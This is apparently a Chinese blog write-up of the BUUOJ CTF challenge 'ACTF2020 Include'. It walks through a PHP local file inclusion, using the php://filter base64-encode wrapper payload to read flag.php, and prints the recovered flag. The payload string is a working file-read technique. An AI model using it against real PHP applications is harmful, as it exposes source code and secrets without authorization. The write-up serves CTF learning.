

[buuoj记录][ACTF2020 新生赛]Include

原创

[Matrix_Ceasor](#) 于 2020-06-25 12:04:38 发布 120 收藏

分类专栏: [web](#) 文章标签: [php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_42250840/article/details/106956726

版权



[web](#) 专栏收录该内容

16 篇文章 0 订阅


订阅专栏

圈重点: 利用 `php://filter` 伪协议进行文件包含

不多说, 按照提示点进去

`tips`

```
Elements Console Sources Netw
<html>
  <head>...</head>
  <body> == $0
    <a href="?file=flag.php">tips</a>
  </body>
</html>
```



https://blog.csdn.net/qq_42250840

看到这，考虑"php://input"伪协议 + POST发送PHP代码

buuoj.cn/?file=flag.php

题目对php://input 进行了过滤



那就再试试 "php://filter"伪协议" 来进行包含

构造Payload: ?file=php://filter/read=convert.base64-encode/resource=flag.php

成功读取源码:



解码得到flag:

```
<?php
echo "Can you find out the flag?";
//flag{c61c3a8a-71e9-4f6b-beb7-d1599f47ea7f}
```

本题考点: php://filter伪协议, 当它与包含函数结合时, php://filter流会被当作php文件执行。所以我们一般对其进行编码, 阻止其不执行。从而导致任意文件读取。